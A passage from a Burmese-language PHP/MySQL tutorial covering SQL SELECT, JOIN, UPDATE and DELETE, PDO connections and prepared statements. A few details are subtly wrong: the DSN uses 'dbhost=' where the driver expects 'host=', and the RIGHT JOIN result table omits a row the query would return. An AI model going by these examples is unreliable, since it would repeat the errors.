ဒါဟာ users Table ထဲက id, name နဲ့ email ဆိုတဲ့ Column (၃) ခုကိုထုတ်ယူပြီး၊ အဲ့ဒီလိုထုတ်ယူတဲ့အခါ name နဲ့ Sorting စီပြီးတော့ ထုတ်ယူလိုက်တာ ဖြစ်ပါတယ်။ Sorting စီတယ်ဆိုတဲ့နေရာမှာ ငယ်စဉ်ကြီးလိုက် စီသွားမှာပါ။ အကယ်၍ ကြီးစဉ်ငယ်လိုက် စီပြီးထုတ်ယူလိုရင် DESC ကို သုံးနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name DESC
```


စောစောက Query နဲ့သဘောသဘာဝ အတူတူပါပဲ။ ဒါပေမယ့် DESC ပါသွားလို့ name နဲ့ Sorting စီပြီး ထုတ်ပေးတဲ့အခါ ကြီးစဉ်ငယ်လိုက် စီပေးသွားမှာပါ။ Column တစ်ခုထက်ပိုပြီး စီပေးစေလိုရင်လည်း ရပါ တယ်။ ORDER BY နောက်မှာ Column အမည်တွေကို Comma ခံပြီး တန်းစီပေးလိုက်ယုံပါပဲ။

```
SELECT id, name, email FROM users ORDER BY role_id DESC, name
```

role_id နဲ့ ကြီးစဉ်ငယ်လိုက်အရင်စီပြီး role_id တူသူတွေကို name နဲ့ ငယ်စဉ်ကြီးလိုက်စီပြ ခိုင်းလိုက်တာပါ။ ဒီလိုတွေထုတ်ယူတဲ့အခါ ရှိသမျှ Record တွေအကုန်ထွက်လာမှာပါ။ အကုန်မယူဘဲ ရွေး ယူလိုရင် WHERE နဲ့ Filter လုပ်ပြီး ရယူနိုင်ပါတယ်။

```
SELECT * FROM users WHERE role_id = 2
```

ဒါဆိုရင် role_id တန်ဖိုး 2 ဖြစ်တဲ့ Record တွေပဲထွက်လာမှာပါ။ တန်ဖိုးညီမညီ နှိုင်းယှဉ်ဖို့အတွက် ရိုးရိုး Programming မှာလို == တို့ === တို့ကို မသုံးဘဲ ရိုးရိုး = ကိုသာသုံးပါတယ်။ အဲ့ဒါကလွဲရင် ကျန် Comparison Operator တွေ ဖြစ်ကြတဲ့ !=, >, >=, <, <= တို့ကို လိုအပ်သလို အသုံးပြုနိုင်ပါ တယ်။ Logical Operator အနေနဲ့ AND, OR တို့ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT * FROM users WHERE role_id > 1 AND suspended = 0
```

role_id က 1 ထက်ကြီးပြီး suspended က 0 ဖြစ်တဲ့ Record တွေကို ရွေးယူလိုက်တာပါ။ ရိုးရိုး Programming မှာ မရှိတဲ့ EXISTS, ANY, BETWEEN, LIKE စသည်ဖြင့် တစ်ခြား Logical Operator တွေ လည်း ကျန်ပါသေးတယ်။ အဲ့ဒါတွေအကြောင်းကိုတော့ လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက်ပါ။ နောက်ထပ်အသုံးဝင်နိုင်တာကတော့ LIMIT ဖြစ်ပါတယ်။ ထုတ်ယူတဲ့ Record အရေအတွက်ကို ကန့်သတ် ပြီး ထုတ်ယူဖို့အတွက် သုံးနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 10
```

ဒါဟာ (၁၀) ကြောင်းပဲ ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီလို LIMIT ကန့်သတ်တဲ့အခါ စရမယ့် Record ကိုလည်း ထည့်ပြောနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 5, 10
```

ဒါဟာ (၅) ကြောင်းမြောက်ကနေစပြီး (၁၀) ကြောင့်ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီနေရာမှာ ရှေ့နောက်အစီအစဉ် ရှိတာကိုတော့ သတိပြုပါ။ လွဲရင်အလုပ်မလုပ်ပါဘူး။ အခုလေ့လာထားသလောက်ကို ပေါင်းသုံးမယ်ဆိုရင် အစီအစဉ်အမှန်က ဒီလိုပါ။

PHP

```
SELECT * FROM users WHERE role_id = 1 ORDER BY name LIMIT 10
```

WHERE အရင်လာပြီး၊ နောက်က ORDER BY လိုက်ပါတယ်။ ပြီးတော့မှ LIMIT ကိုနောက်ဆုံးကနေ ရေးပေးရတာပါ။ SQL Query Language မှာ တစ်ခြားရေးထုံးတွေ ကျန်ပါသေးတယ်။ လိုအပ်လို့ ဆက်လက်လေ့လာ အသုံးပြုရတဲ့အခါ သက်ဆိုင်ရာရေးထုံးရဲ့ အစီအစဉ်ကို ဂရုပြုရပါလိမ့်မယ်။

အချက်အလက်တွေထုတ်ယူတဲ့အခါ Table (၂) ခုက အချက်အလက်တွေကို ပူးတွဲထုတ်ယူဖို့ လိုတာမျိုး ရှိတတ်ပါတယ်။ လက်ရှိစမ်းသပ်တည်ဆောက်ထားတဲ့ users Table နဲ့ roles Table မှာဆိုရင် အဲ့ဒီလိုလိုအပ်ချက်ရှိပါတယ်။ users Table ထဲက အချက်အလက်တွေကို ယူလိုက်ရင် name, email, phone, address စတဲ့အချက်အလက်တွေနဲ့အတူ role_id လည်း တွဲပြီးပါဝင်မှာပါ။ User ရဲ့ Role နဲ့ပတ်သက်တဲ့ အချက်အလက်တွေကို သိချင်ရင် အဲ့ဒီ role_id ကို အသုံးပြုပြီး roles Table ကနေ နောက်တစ်ကြိမ် ထပ်ယူရမှာပါ။ အဲ့ဒီလို နှစ်ကြိမ်ခွဲမယူဘဲ၊ စကတည်းက Table (၂) ခုလုံးက လိုချင်တဲ့ အချက်အလက်တွေကို တွဲယူမယ်ဆိုရင် ယူလို့ရတာပါ။ JOIN Statement ကိုသုံးရပါတယ်။ ဒီလိုပါ -

SQL

```
SELECT users.name, users.role_id, roles.name AS role  
FROM users LEFT JOIN roles
```

ဒါမပြည့်စုံသေးပါဘူး။ ဒါပေမယ့် ဒီအဆင့်မှာအရင် သူ့အဓိပ္ပါယ်ကို အရင်ကြည့်ချင်ပါတယ်။ `SELECT` ရဲ့ နောက်မှာ `users.name`, `users.role_id` နဲ့ `roles.name` လို့ပြောထားလို့ `users` Table က `name` Column နဲ့ `role_id` တို့ကိုယူပြီး `roles` Table က `name` Column တို့ကို ယူမယ်လို့ပြောလိုက်တာပါ။ အဲဒီလိုယူတဲ့အခါ `name` ချင်းတူနေလို့ `AS` နဲ့ `Alias` လုပ်ပြီး `roles.name` ကို `role` လို့အမည်ပြောင်းပေးထားပါတယ်။

`FROM` ရဲ့နောက်မှာ Table Name လိုက်ရတဲ့ ထုံးစံအတိုင်း `users` လိုက်ပါတယ်။ ပြီးတဲ့အခါ `LEFT JOIN` နဲ့ `roles` Table ကို တွဲပေးလိုက်တာပါ။ `LEFT JOIN` ဆိုတာ ဘယ်ဘက်က Table ဖြစ်တဲ့ `users` ကို အဓိကထားပြီး ယူမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ `RIGHT JOIN` ဆိုရင် ညာဘက်က Table ဖြစ်တဲ့ `roles` ကို အဓိကထားမှာပါ။ အခု `LEFT JOIN` မှီလို့ `users` ကို အတည်ယူပြီး ဒီလိုရလဒ်ရနေတယ်လို့ Visualize လုပ်ကြည့်ပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	3	
Bob	1	
Tom	2	

`users` Table က Data တွေကတော့ ရနေပါပြီ။ နောက်ကတွဲရမယ့် `roles` Table မှာ `roles.name` တွေက အများကြီးပါ။ User, Manager, Admin ဆိုပြီး (၃) မျိုးရှိနေလို့ ဘာကိုတွဲရမှာလဲ။ ဘာကိုတွဲရမှာလဲဆိုတာကို `ON Statement` နဲ့ ထည့်သွင်းသတ်မှတ်ပေးလို့ ရပါတယ်။ ဒါကြောင့် စောစောက Query ကို အခုလို ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

SQL

```
SELECT users.name, users.role_id, roles.name AS role
FROM users LEFT JOIN roles ON users.role_id = roles.id
```

နောက်ကနေ `ON users.role_id = roles.id` ဆိုတဲ့ Condition ထည့်ပေးလိုက်လို့ `users` Table ရဲ့ `role_id` Column ကတန်ဖိုးနဲ့ `roles` Table ရဲ့ `id` Column ကတန်ဖိုး တူရင်တွဲပေးရမှာဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဒါကြောင့် ရလဒ်ကို အခုလိုပုံစံဖြစ်သွားမှာပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	3	Admin
Bob	1	User
Tom	2	Manager

Query ကို လက်တွေ့ချရေးပြီး စမ်းကြည့်လိုရပါပြီ။ ဒီ JOIN Statement ဟာ အတော်အသုံးဝင်ပြီး လက်တွေ့ ပရောဂျက်တွေမှာ မကြာမကြာအသုံးပြုရလေ့ ရှိပါတယ်။ တစ်လက်စတည်း နည်းနည်းထပ် စဉ်းစားကြည့်ရအောင်။ အကယ်၍ `users.role_id = 4` ဖြစ်နေရင် ဘယ်လိုလုပ်မလဲ။ `roles` Table မှာ `id = 4` မှ မရှိတာ။

LEFT JOIN က ဘယ်ဘက် Table ဖြစ်တဲ့ `users` ကို အတည်ယူပေးမှာဖြစ်လို့ ညာဘက်က Table မှာ တန်ဖိုးရှိမရှိကို သိပ်ဂရုမစိုက်ပါဘူး။ မရှိရင် အလွတ်ပဲ ထားပေးလိုက်မှာပါ။ ဒါကြောင့် ရလဒ်က အခုလိုဖြစ် သွားမှာပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	4	
Bob	1	User
Tom	2	Manager

နမူနာမှာ Alice ရဲ့ `role_id = 4` ဖြစ်နေပြီး `roles` Table မှာ `id = 4` မရှိလို့ ရလဒ်မှာ အလွတ်ဖြစ် နေတာကို တွေ့မြင်ရတဲ့ သဘောဖြစ်ပါတယ်။ အကယ်၍ ဒီနေရာမှာသာ RIGHT JOIN ဆိုရင် ညာဘက်က `roles` Table ကို အတည်ယူမှာဖြစ်လို့ `roles` Table မှာ တန်ဖိုးမရှိတဲ့ Record ကို ရလဒ်မှာ ထည့်သွင်း ပေးတော့မှာ မဟုတ်ပါဘူး။

PHP

```
SELECT users.name, users.role_id, roles.name AS role
FROM users RIGHT JOIN roles ON users.role_id = roles.id
```

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Bob	1	User
Tom	2	Manager

`role_id = 4` ဖြစ်နေတဲ့ Record က ရလဒ်မှာ ပါမလာတော့တာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

MySQL မှာ INNER JOIN လည်းရှိပါသေးတယ်။ Table နှစ်ခုလုံးမှာ အချက်အလက်တွေ အစုံအလင်ရှိမှ ယူပေးမှာ ဖြစ်ပါတယ်။ မရှိတဲ့ Record တွေကို ချန်ထားခဲ့မှာပါ။ CROSS JOIN ဆိုတာလည်း ရှိပါသေးတယ်။ ဘယ်/ညာ Table နှစ်ခုလုံးက ရှိသမျှအကုန် ထုတ်ယူပေးမှာ ဖြစ်ပါတယ်။ ON နဲ့ Condition ပေးစရာ မလိုတော့ပါဘူး။ ရေးလက်စ Query တွေမှာပဲ ကိုယ့်ဘာသာ ပြောင်းပြီး စမ်းကြည့်လိုက်လို့ ရပါတယ်။

Update

အချက်အလက်တွေ ပြင်ဆင်လိုရင်တော့ UPDATE Statement ကို အသုံးပြုရပါတယ်။

```
UPDATE table SET column1=value1, column2=value2, ... WHERE filter;
```

UPDATE နောက်မှာ Table Name လိုက်ပြီး၊ SET နောက်မှာ ပြင်ဆင်လိုတဲ့ တန်ဖိုးတွေကို `column=value` ပုံစံတန်းစီပြီးတော့ ပေးရပါတယ်။ နောက်ဆုံးကနေ WHERE Clause လိုက်ရတာကို သတိပြုပါ။ WHERE မပါရင်လည်း UPDATE Statement အလုပ်လုပ်ပါတယ်။ ရှိရှိသမျှ Record တွေကို ပေးလိုက်တဲ့ တန်ဖိုးတွေနဲ့ ပြင်လိုက်မှာပါ။ အဲ့ဒီလို ရှိရှိသမျှ အကုန်ပြင်တယ်ဆိုတာ လိုခဲပါတယ်။ ပြင်ချင်တဲ့ အချက်အလက်ကို ရွေးပြင်ဖို့သာ လိုအပ်လေ့ရှိလို့ WHERE နဲ့ ရွေးပေးတဲ့သဘောပါ။

PHP

```
UPDATE users SET role_id = 2, updated_at = NOW() WHERE id = 5
```

ဒါဟာ `id = 5` တန်ဖိုးရှိတဲ့ Record ရဲ့ `role_id` နဲ့ `updated_at` တို့ကို ပြင်လိုက်တဲ့ Query ဖြစ်ပါတယ်။

Delete

အချက်အလက်တွေ ပယ်ဖျက်လိုရင်တော့ DELETE FROM Statement ကို အသုံးပြုရပါတယ်။

```
DELETE FROM table WHERE filter;
```

သူလည်းပဲ UPDATE လိုပဲ။ WHERE Clause မပါရင်လည်း အလုပ်လုပ်ပါတယ်။ ရှိသမျှအကုန် ဖျက်လိုက်မှာပါ။ အဲ့ဒီလို ရှိသမျှအကုန်ဖျက်ဖို့အတွက် လိုအပ်ချက်နည်းပါတယ်။ ဒါကြောင့် နောက်ကနေ WHERE နဲ့ ပယ်ဖျက်လိုတဲ့ Record ကို ရွေးပေးရမှာ ဖြစ်ပါတယ်။

```
DELETE FROM users WHERE id = 5
```

ဒါဟာ id = 5 တန်ဖိုးရှိတဲ့ Record ကို ပယ်ဖျက်လိုက်တာပါ။ လိုအပ်ရင် တစ်ခြား Filter တွေကိုလည်း သုံးနိုင်ပါတယ်။ အများအားဖြင့်တော့ id နဲ့ပဲစီမံကြမှာပါ။ Table တည်ဆောက်စဉ်မှာ Primary Index သတ်မှတ်ထားတဲ့ id Column ထည့်ခဲ့တယ်ဆိုတာ ဒီလိုတစ်ခုချင်း တိတိကျကျစီမံရတဲ့ ကိစ္စတွေမှာ အသုံးပြုဖို့ပဲ ဖြစ်ပါတယ်။

MySQL & PHP

PHP ကို MySQL, MSSQL, Oracle, PostgreSQL, SQLite စတဲ့ Database နည်းပညာအားလုံးနဲ့ ချိတ်ဆက် အသုံးပြုနိုင်ပါတယ်။ အဲ့ဒီလို ချိတ်ဆက်အသုံးပြုဖို့အတွက် PDO လို့ခေါ်တဲ့နည်းပညာ တစ်မျိုး ရှိပါတယ်။ ပုံမှန်အားဖြင့် PHP Extension အနေနဲ့ထပ်မံထည့်သွင်းပေးဖို့ လိုနိုင်ပေမယ့် XAMPP ကို Install လုပ်လိုက်စဉ်မှာ PDO Extension လည်းတစ်ခါထဲ ပါဝင်သွားပြီးသားမို့လို့ အသင့် အသုံးပြုနိုင်ပါတယ်။

MySQL Database နဲ့ချိတ်ဆက်အလုပ်လုပ်ဖို့အတွက် `mysqli_connect()` အပါအဝင် `mysqli` နဲ့စတဲ့ Function တွေလည်း ရှိပါသေးတယ်။ Professional Web Developer စာအုပ်မှာဆိုရင် `mysqli` နဲ့စတဲ့ Function တွေကို အသုံးပြုပြီး MySQL နဲ့ချိတ်ဆက်အလုပ်လုပ်ပုံကို ဖော်ပြထားပါတယ်။ ဒါပေမယ့် PDO က ပိုကောင်းတဲ့ နည်းပညာလို့ ဆိုနိုင်ပါတယ်။ MySQL နဲ့သာမက တစ်ခြား Database နည်းပညာ အမျိုးမျိုးနဲ့ တွဲဖက်အသုံးပြုနိုင်တာနဲ့တင် သူ့ရဲ့အားသာချက်က ပေါ်လွင်နေပါပြီ။ `mysqli` Function တွေက လေ့လာရတာ ပိုလွယ်ပေမယ့် ဒီစာအုပ်မှာ PDO ကို အသုံးပြုပြီးတော့ ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Connecting Database

ပထမဆုံး အနေနဲ့ PDO Class ကိုသုံးပြီး Object တည်ဆောက်ပေးရပါမယ်။ အဲ့ဒီလို တည်ဆောက်တဲ့အခါ Construct Argument အနေနဲ့ Data Source Name (DSN) ကိုပေးရပါတယ်။ ဒီလိုပါ -

```
$db = new PDO('mysql:dbhost=localhost;dbname=project');
```

ပေးလိုက်တဲ့ DSN ကိုလေ့လာကြည့်ရင် ရှေ့ဆုံးက mysql နဲ့စတာကို တွေ့ရနိုင်ပါတယ်။ Driver Name လို့ခေါ်ပါတယ်။ SQLite Database ကိုဆက်သွယ်လိုတာဆိုရင် ဒီနေရာမှာ sqlite ဖြစ်ပါလိမ့်မယ်။ အလားတူပဲ အခြား Database အမျိုးအစားဆိုရင်လည်း သက်ဆိုင်ရာ Driver Name ကို ပေးရမှာပါ။ Driver Name ရဲ့နောက်မှာ dbhost နဲ့ Database Server လိပ်စာကို ပေးရပါတယ်။ လက်ရှိကတော့ localhost ပဲဖြစ်ပါတယ်။ ပြီးတဲ့အခါ dbname နဲ့ အသုံးပြုလိုတဲ့ Database Name ကိုပေးပါတယ်။

အထဲမှာ Colon တွေ၊ Equal သင်္ကေတတွေ၊ Semicolon တွေနဲ့ ရေးရတဲ့အတွက် နည်းနည်းမျက်စိရှုပ်ချင်စရာတော့ ဖြစ်နေနိုင်ပါတယ်။ ဂရုစိုက်ကြည့်ပေးပါ။ နောက်ထပ် ရှုပ်စရာလေးတွေ ရှိနေပါသေးတယ်။

လက်ရှိနမူနာက မပြည့်စုံသေးပါဘူး။ MySQL Database Server ကို ဆက်သွယ်တဲ့အခါ မှန်ကန်တဲ့ Username နဲ့ Password ပေးဖို့လိုပါတယ်။ XAMPP ကထည့်သွင်းပေးလိုက်တဲ့ MySQL ရဲ့ Default Username က root ဖြစ်ပြီး Password တော့ သတ်မှတ်ထားခြင်း မရှိပါဘူး။ ဒါကြောင့် ပြည့်စုံအောင် အခုလို ရေးပေးရမှာပါ။

```
$db = new PDO('mysql:dbhost=localhost;dbname=project', 'root', '');
```

ပထမ Argument အတွက် DSN ကိုပေးပြီး ဒုတိယနဲ့ တတိယ Argument တွေအဖြစ် Username နဲ့ Password ကိုပေးလိုက်တာပါ။ ဒါဆိုရင်တော့ Database ချိတ်ဆက်မှု အောင်မြင်သွားပါပြီ။ အောင်မြင်သွားပြီဆိုပေမယ့်၊ ပိုပြည့်စုံအောင် နောက်ထပ် ဖြည့်စွက်စရာလေး ကျန်ပါသေးတယ်။ ဒီလိုပါ -

```
$db = new PDO('mysql:dbhost=localhost;dbname=project', 'root', '', [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
]);
```

နောက်ဆုံး (၄) ခုမြောက် Argument အနေနဲ့ Option Array တစ်ခုကို ပေးထားပြီး၊ အထဲမှာ Error Mode နဲ့ Fetch Mode သတ်မှတ်ချက်တို့ ပါဝင်ပါတယ်။ ဒါတွေက PDO မှာပါတဲ့ Default Constant တွေပါ။ Default Error Mode က SILENT ဖြစ်ပါတယ်။ ဒါကြောင့် Error ရှိရင် ပြမှာ မဟုတ်ပါဘူး။ သိချင်ရင် ကိုယ့်ဘာသာ ထုတ်ကြည့်ရပါတယ်။ အလုပ်ရှုပ်ပါတယ်။ ဒါကြောင့် အခုရှုပ်မှ နောင်ရှင်းအောင် စကတည်းက Error Mode ကို WARNING လို့ ပြောလိုက်တာပါ။ Error ရှိလာခဲ့ရင် Warning အနေနဲ့ ဖော်ပြပေးစေဖို့ ဖြစ်ပါတယ်။ Fetch Mode ဆိုတာ Data ထုတ်ယူတဲ့အခါ ပြန်ရမယ့် ရလဒ်ရဲ့ ဖွဲ့စည်းပုံ ဖြစ်ပါတယ်။ Default Fetch Mode က Array ဖြစ်ပါတယ်။ ပြဿနာတွေ မရှိပါဘူး။ ဒါပေမယ့် Object-Oriented ပုံစံ ရေးလက်စနဲ့ ပြန်ရတဲ့ Data ကို Object အနေနဲ့ ယူလိုက်တာက ရေးရတဲ့ကုဒ်ကို ပိုပြီးတော့ Consistence ဖြစ်သွားစေနိုင်လို့ Fetch Mode ကို OBJ လို့ သတ်မှတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Data ထုတ်ယူတဲ့အခါ ရတဲ့ ရလဒ်ကို Object အနေနဲ့ ရရှိမှာဖြစ်ပါတယ်။

နမူနာစမ်းသပ်ပြီး Data တွေထုတ်ကြည့်နိုင်ဖို့အတွက် PDO မှာ Fetch Method (၃) မျိုးရှိပါတယ်။ `fetch()`၊ `fetchAll()` နဲ့ `fetchObject()` တို့ဖြစ်ပါတယ်။ `fetchAll()` ကို အသုံးပြုပြီး အခုလို စမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP

```
<?php

$db = new PDO('mysql:dbhost=localhost;dbname=project', 'root', '', [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
]);

$statement = $db->query("SELECT * FROM roles");

$result = $statement->fetchAll();

print_r($result);
```


ရလဒ်အနေနဲ့ roles Table ထဲမှာရှိတဲ့ Record တွေကို Object Array တစ်ခုအနေနဲ့ အခုလို ပြန်ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [name] => User
            [value] => 1
        )

    [1] => stdClass Object
        (
            [id] => 2
            [name] => Manager
            [value] => 2
        )

    [2] => stdClass Object
        (
            [id] => 3
            [name] => Admin
            [value] => 3
        )

)
```

အခုရှုပ်မှ နောင်ရှင်းဆိုတာ ဒါမျိုးကို ပြောတာပါ။ Database ကိုဆက်သွယ်စဉ်မှာ လိုအပ်တာတွေ အကုန် သတ်မှတ်ထားလို့ အခုလို အလွယ်တစ်ကူ ထုတ်ယူရရှိခြင်းဖြစ်ပါတယ်။ fetchAll() Method က ရှိ သမျှ Record အားလုံးကို တစ်ခါထဲ အကုန်ထုတ်ယူလိုက်တာဖြစ်လို့ Record တွေသိပ်များတဲ့အခါ အဆင်ပြေချင်မှ ပြေပါလိမ့်မယ်။ များတယ်ဆိုတာ သိန်းဂဏန်းရှိတဲ့ Record တွေကို ပြောတာပါ။ သိန်း ဂဏန်းရှိတဲ့ Record တွေကိုသာ အကုန်ဖတ်ယူပြီး တစ်ခါထဲ Object Array အနေနဲ့ ပြန်ပေးလိုက်ရင် ပြဿနာတွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီလိုအခြေအနေမျိုးမှာ fetch() သို့မဟုတ် fetchObject() ကို သုံးနိုင်ပါတယ်။ ဒီ Method တွေကတစ်ကြိမ်မှာ တစ်ကြောင်းသာ ထုတ်ယူပေးတဲ့ Method တွေပါ။ ဒီ လိုစမ်းကြည့်နိုင်ပါတယ်။

```

$statement = $db->query("SELECT * FROM roles");

$row1 = $statement->fetch();
$row2 = $statement->fetch();
$row3 = $statement->fetch();

print_r($row1);

// stdClass Object
// (
//     [id] => 1
//     [name] => User
//     [value] => 1
// )

```

(၃) ကြောင်းရှိမှန်းသိလို့ `fetch()` ကို သုံးကြိမ် Run ထားပါတယ်။ တစ်ကြိမ်မှာတစ်ကြောင်းပဲ ရမှာဖြစ်လို့ `$row1` ထဲမှာ ပထမတစ်ကြောင်း ရှိပြီး၊ `$row2` ထဲမှာ ဒုတိယတစ်ကြောင်း ရှိနေမှာပါ။ ဒီနည်းနဲ့ တစ်ကြောင်းပြီးတစ်ကြောင်း ထောက်ယူရတာ နည်းနည်းအလုပ်ပို ရှုပ်သွားပေမယ့် Data များရင်တော့ ဒီနည်းကို အသုံးပြုရမှာ ဖြစ်ပါတယ်။

`fetchObject()` က `fetch()` နဲ့ အတူတူပါပဲ။ Fetch Mode ကို OBJ လို့ ကြိုတင်မသတ်မှတ်ဘဲ ရလဒ်ကို Object အနေနဲ့လိုချင်ရင် `fetchObject()` ကို သုံးရတာပါ။ အခုတော့ ကြိုတင်သတ်မှတ်ပြီး သားမို့လို့ မလိုအပ်တော့ပါဘူး။ ရိုးရိုး `fetch()` နဲ့တင် အဆင်ပြေနေပါပြီ။

Data တွေထည့်သွင်းတာလည်း ဒီနည်းအတိုင်းပါပဲ။ INSERT Query ကိုပေးလိုက်ရင် ထည့်သွင်းပေးသွားပါလိမ့်မယ်။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

```

$sql = "INSERT INTO roles (name, value) VALUES ('Supervisor', 4)";

$db->query($sql);

echo $db->lastInsertId(); // 4

```

နမူနာမှာ `lastInsertId()` Method ကိုသတ်ပြပါ။ အသုံးဝင်ပါတယ်။ ထည့်သွင်းလိုက်တဲ့ Record ရဲ့ Auto Increment ID တန်ဖိုးကို ပြန်ပေးပါတယ်။ စမ်းကြည့်ပြီး အမှန်တစ်ကယ် သိမ်းဆည်းသွားခြင်း ရှိမရှိ

ကို phpMyAdmin ကနေတစ်ဆင့် roles Table မှာ လေ့လာကြည့်နိုင်ပါတယ်။

ဒီနေရာမှာ ဖြည့်စွက်လေ့လာရမှာကတော့ Prepare Statement လို့ခေါ်တဲ့ အရေးပါတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ စောစောက ကုဒ်ကို အခုလိုရေးရင် ပိုကောင်းပါတယ်။

```
$sql = "INSERT INTO roles (name, value) VALUES (:name, :value)";

$statement = $db->prepare($sql);

$statement->execute([
    ':name' => 'God',
    ':value' => 999
]);

echo $db->lastInsertId(); // 5
```

သေချာသတိပြုကြည့်ပါ။ SQL Query ထဲမှာ တစ်ကယ့် Data မပါတော့ပါဘူး။ Placeholder လို့ခေါ်တဲ့ Data လာမယ့် နေရာအမှတ်အသားပဲ ပါပါတော့တယ်။ နမူနာမှာ :name နဲ့ :value တို့ဟာ Placeholder တွေဖြစ်ကြပါတယ်။ အဲဒီလို Data မပါသေးတဲ့ Query ကို prepare() Method နဲ့ အရင်ဆုံး Prepare လုပ်ပါတယ်။ ပြီးတော့မှ execute() Method နဲ့ အစားထိုးအသုံးပြုရမယ့် Data တွေကို ပေးလိုက်တာပါ။ ရလဒ်က အတူတူပါပဲ။ ဒါပေမယ့် ဒီနည်းကနေ အားသာချက် (၂) ချက်ကိုရမှာပါ။

ပထမတစ်ချက်ကတော့၊ Query တစ်ခု Run ဖို့အတွက် Database က လိုအပ်တဲ့ ပြင်ဆင်မှုတွေ တွက်ချက်မှုတွေ လုပ်ရပါတယ်။ ဒီအလုပ်ကို ပုံမှန်အားဖြင့် Query (၁၀) ခါ Run ရင် (၁၀) ခါ လုပ်ရပါတယ်။ Prepare Statement ကို အသုံးပြုတဲ့အခါ Data မပါတဲ့ Query အလွတ်ကို တစ်ကြိမ်သာ ပြင်ဆင်တွက်ချက်မှု လုပ်ပါတော့တယ်။ နောက်ပိုင်းမှာ Data ကိုဘယ်နှစ်ခါပေးပေး Run ရမယ့် Query ကိုပြန်ပြီးတော့ ပြင်ဆင်တွက်ချက်စရာ မလိုအပ်တော့ပါဘူး။ ဒါကြောင့် Query တွေ ထပ်ခါထပ်ခါ Run တဲ့အခါ ဒီနည်းက သိသိသာသာ ပိုမြန်သွားစေမှာပဲ ဖြစ်ပါတယ်။

နောက်တစ်ချက်ကတော့ SQL Injection လို့ခေါ်တဲ့ လုံခြုံရေးပြဿနာကို ဒီနည်းက အလိုအလျောက် အကာအကွယ်ပေးပါတယ်။ SQL Injection ရဲ့ သဘောသဘာဝကို Security အခန်းရောက်တဲ့အခါမှ ထပ်ပြောပါမယ်။ ဒီနေရာမှာတော့ Query နဲ့ Data ကို နှစ်ပိုင်း ခွဲထုတ်လိုက်တဲ့အတွက် Data ထဲမှာ

Database ကို ထိခိုက်စေနိုင်တဲ့ အန္တရာယ်ရှိတဲ့ အချက်အလက်တွေ ပါဝင်လာခဲ့ရင်၊ အဲဒီအချက်အလက်တွေဟာ Query ကို Prepare လုပ်စဉ်မှာ ပါဝင်သွားမှာ မဟုတ်တဲ့အတွက် အန္တရာယ် မပေးနိုင်တော့ဘူးလို့ မှတ်နိုင်ပါတယ်။ ကျန်လုပ်ငန်းတွေဖြစ်တဲ့ Update နဲ့ Delete တို့ကို စမ်းသပ်လိုရင် အခုလို စမ်းသပ်ကြည့်နိုင်ပါတယ်။

```
$sql = "UPDATE roles SET name=:name WHERE value = 999";

$statement = $db->prepare($sql);

$statement->execute([
    ':name' => 'Superman'
]);

echo $statement->rowCount(); // 1
```

ဒီနေရာမှာ အသုံးပြုထားတဲ့ rowCount() Method ကိုလည်း ထည့်သွင်းမှတ်သားပါ။ အသုံးဝင်ပါတယ်။ Query တစ်ခု Run လိုက်တဲ့အတွက် ဖြစ်ပေါ်သွားတဲ့ အပြောင်းအလဲ Record အရေအတွက်ကို ပြန်ပေးပါတယ်။ စောစောက INSERT မှာ သုံးခဲ့တဲ့ lastInsertId() ကို \$db ပေါ်မှာ Run ရပြီး rowCount() ကို \$statement ပေါ်မှာ Run ရတယ်ဆိုတာကို သတိပြုပါ။ မတူကြပါဘူး။

```
$sql = "DELETE FROM roles WHERE id > 3";

$statement = $db->prepare($sql);

$statement->execute();

echo $statement->rowCount(); // 2
```

ဒီတစ်ခါ DELETE FROM Query ကို Run ထားတာပါ။ id တန်ဖိုး 3 ထက်ကြီးတာ နှစ်ခုရှိနေလို့ နှစ်ကြောင်း ပျက်သွားပါတယ်။ ဒါကြောင့် rowCount() က 2 ကိုပြန်ပေးတာပါ။

ဒီလောက်ဆိုရင် PDO ကို အသုံးပြုပြီး Database နဲ့ချိတ်ဆက်ပြီး Data တွေစီမံပုံကို သိရှိသွားပါပြီ။ နောက်တစ်ခန်းမှာ လုပ်လက်စ ပရောဂျက်နဲ့အတူ ဒီကုဒ်တွေကို လက်တွေ့အသုံးချသွားကြမှာပါ။

အခန်း (၁၅) - Project

လေ့လာချင်တာတွေလည်း စုံသင့်သလောက် စုံသွားပြီမို့လို့ ရေးလက်စ ပရောဂျက်လေးကို လက်စသတ် ချင်ပါတယ်။ ပရောဂျက်ရဲ့ Folder Structure အပြည့်အစုံကို အရင်ဆုံး ဖော်ပြလိုက်ပါတယ်။

```
project/
├── _actions/
│   ├── photos/
│   ├── create.php
│   ├── delete.php
│   ├── login.php
│   ├── logout.php
│   ├── populate.php
│   ├── role.php
│   ├── suspend.php
│   ├── unsuspend.php
